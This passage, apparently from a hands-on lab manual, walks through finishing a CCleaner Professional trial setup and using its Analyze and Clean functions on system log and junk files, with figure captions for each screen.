


Figure 4.4.1: CCleaner Professional Setup window

3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




Figure 4.4.2: CCleaner Professional Setup Completed wizard

4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




Figure 4.4.3: Welcome to your free trial of CCleaner Professional wizard

T A S K 4 . 2

Analyze System Log Files

5. The **CCleaner - Professional Edition** window appears. Click the **Analyze** button in the middle of the window.

Note: By default, the CCleaner tool selects the **Easy Clean** option; you can also use the **Custom Clean** option to clean selected files.




Figure 4.4.4: CCleaner - Professional Edition

6. The **Analyzing your PC...** wizard appears. Wait for the progress bar to complete.




Figure 4.4.5: Analyzing your PC wizard

T A S K 4 . 3

Clean System Log Files




Figure 4.4.6: Analysis result

8. The **Cleaning your PC...** wizard appears. Observe the progress bar and wait for it to complete.
9. After the cleaning completes, the **Your PC is feeling fresh!** wizard appears, as shown in the screenshot.

